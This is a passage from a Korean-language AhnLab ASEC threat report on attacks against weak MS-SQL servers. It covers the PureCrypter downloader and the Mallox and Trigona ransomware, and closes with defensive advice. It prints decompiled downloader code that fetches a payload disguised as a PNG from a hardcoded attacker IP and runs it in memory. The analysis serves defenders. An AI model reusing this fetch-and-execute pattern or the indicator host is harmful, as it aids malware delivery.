
다운로더 악성코드는 현재 URL을 연결할 수 없어 최종 악성코드를 확인하기 어렵다. 하지만 대부분 렘코스(Remcos) RAT이나 코발트스트라이크(CobaltStrike)를 다운로드했을 것으로 추정된다. 위에서 다룬 렘코스 RAT, 코발트스트라이크 유형들도 다운로드가 성공하여 실제 동작한 점이 차이일 뿐 실제 여기에서 다루는 동일한 다운로더 악성코드가 사용되었다.

```
// Token: 0x0600000C RID: 12 RVA: 0x0000238C File Offset: 0x0000058C
internal static byte[] CallWorker()
{
    List<byte> list = ProxyStrategyList.SortWorker(ProxyStrategyList.SearchTemplate
      ("http://49.235.255.219:8080/Litejor_Heegfcgt.png"));
    if (list == null)
    {
        int num = 0;
        if (<Module>{89b9249c-b043-4796-
          ad2f-025017d0cd67}.m_03eb1ea321564fa9a85292a79a19dad7.m_a8021ee1c1eb42ccb0053d
          63d62b3256 == 0)
        {
            num = 0;
        }
        switch (num)
        {
        }
        return null;
    }
    return ProxyStrategyList.QueryTemplate(list);
}
```

[그림 11] PureCrypter 다운로드 함수

다운로더 악성코드 중 일부는 퓨어크립터(PureCrypter)라는 악성 패커로, 2022년 국내에서 두 번째로 많이 유포되었다고 소개된 닷넷 패커이다. 해당 유형은 닷넷으로 개발되었으며, 난독화된 다운로드 함수를 가지고 있다([그림 11] 참고). 다운로드되는 대상은 대부분 이미지 파일 확장자(png, bmp, jpg, jpeg)로 실제로는 이미지가 아닌 인코딩된 바이너리이다. 다운로드가 완료되면 해당 바이너리를 메모리상에서 실행한다.


6. 랜섬웨어(Rsomware)



[그림 12] 공격에 사용된 Ransomware 악성코드 분류

현재 취약한 MS-SQL을 대상으로 설치되고 있는 랜섬웨어는 멜록스(Mallox), 트리고나(Trigona) 2개가 확인되고 있다. 멜록스는 2021년부터 확인되고 있는 랜섬웨어로서, 다른 사례가 확인되지 않는 것으로 보아 공격자가 취약한 MS-SQL 서버만을 대상으로 하는 것으로 추정된다.

트리고나는 2022년 10월에 출현하여 유럽이나 호주에 주로 유포된 랜섬웨어로 크라이록(CryLock) 랜섬웨어와 유사하다고 알려져 있다. 현재까지 아시아에 유포되었다는 사례가 없었으나 최근 국내에서 일부 확인되었다.



[그림 13] 트리고나 랜섬웨어 랜섬노트

MS-SQL 데이터베이스 서버를 대상으로 하는 공격에는 대표적으로 부적절하게 계정 정보를 관리하는 시스템들에 대한 무차별 대입 공격(Brute Forcing)과 사전 공격(Dictionary Attack)이 있다. 일반적으로 이러한 방식들이 공격의 대부분을 차지하지만, 패치되지 않은 시스템들에 대한 취약점 공격도 발생할 수 있다.

공격 대상이 되는 MS-SQL 서버의 경우 일반적으로 데이터베이스 서버로 사용하기 위해 직접 구축한 형태가 대부분이다. 하지만 ERP 및 업무용 솔루션에서 데이터 관리를 위해 MS-SQL을 이용할 경우 설치 과정에서 MS-SQL 서버가 함께 설치되는 경우도 다수 존재하며, 실제 자사 ASD(AhnLab Smart Defense) 로그 상에서도 이러한 MS-SQL 서버들 또한 공격 대상이 되는 것을 확인할 수 있다.

이에 따라 관리자들은 계정 비밀번호를 추측하기 어려운 형태로 사용하고 주기적으로 변경하여 공격들로부터 데이터베이스 서버를 보호해야 하며, 최신 버전으로 패치하여 취약점 공격을 방지해야 한다. 또한 외부에 공개되어 접근 가능한 데이터베이스 서버에 대해 방화벽과 같은 보안 제품을 이용해 공격자로부터의 접근을 통제해야 한다.

ASEC Report Vol.111

집필 안랩 시큐리티대응센터 (ASEC)
편집 안랩 콘텐츠기획팀
디자인 안랩 콘텐츠기획팀

발행처 주식회사 안랩
경기도 성남시 분당구 판교역로 220
T. 031-722-8000 F. 031-722-8901